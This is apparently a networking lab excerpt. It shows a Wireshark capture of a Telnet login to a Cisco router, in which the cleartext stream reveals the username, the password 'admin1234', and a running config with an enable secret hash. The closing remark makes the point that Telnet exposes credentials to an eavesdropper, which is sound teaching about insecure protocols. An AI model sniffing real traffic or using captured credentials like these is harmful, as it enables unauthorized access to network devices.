490 29.773969309 172.16.0.3 10.0.0.2 TELNET 60 Telnet Data ...
492 29.818647310 10.0.0.2 172.16.0.3 TELNET 60 Telnet Data ...
494 29.834174314 10.0.0.2 172.16.0.3 TELNET 81 Telnet Data ...
502 33.124173058 10.0.0.2 172.16.0.3 TELNET 506 Telnet Data ...
Frame 170: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
Ethernet II, Src: VMware_d9:21:a0 (00:0c:29:d9:21:a0), Dst: VMware_17:6e:16 (00:0c:29:17:6e:16)
Internet Protocol Version 4, Src: 172.16.0.3, Dst: 10.0.0.2
Transmission Control Protocol, Src Port: 58934, Dst Port: 23, Seq: 1, Ack: 1, Len: 2
Telnet
0000 00 0c 29 17 6e 16 00 0c 29 d9 21 a0 08 00 45 00
0010 00 2a 5d 7f 40 00 80 06 e7 39 ac 10 00 03 0a 00
0020 00 02 e6 36 00 17 e1 fb 49 b5 4e 29 8f e2 50 18
0030 ff 70 fd 2f 00 00 0d 0a 00 00 00 00


Wireshark · Follow TCP Stream (tcp.stream eq 1) · eth0
.....
User Access Verification
Username: .....x.....ANSI..aaddmmiinn
Password: admin1234
Telnet>
Telnet>eenn
Password: admin1234
Telnet#
Telnet#
Telnet#sshh rruunn
Building configuration...
Current configuration : 1106 bytes
!
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname Telnet
!
boot-start-marker
boot-end-marker
!
enable secret 5 $1$4.cr$rFLk/EojVCm4UOI2HSVuy/
!
no aaa new-model
memory-size iomem 5
no ip icmp rate-limit unreachable
ip cef
42 client pkt(s), 30 server pkt(s), 44 turn(s).
Entire conversation (701 bytes)
Show data as ASCII
Stream 1
Find:
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close

- We notice that all the configurations that we modified through Telnet on the router were displayed and viewed by the attacker, such as passwords, usernames, and all commands in the routers.



Thanks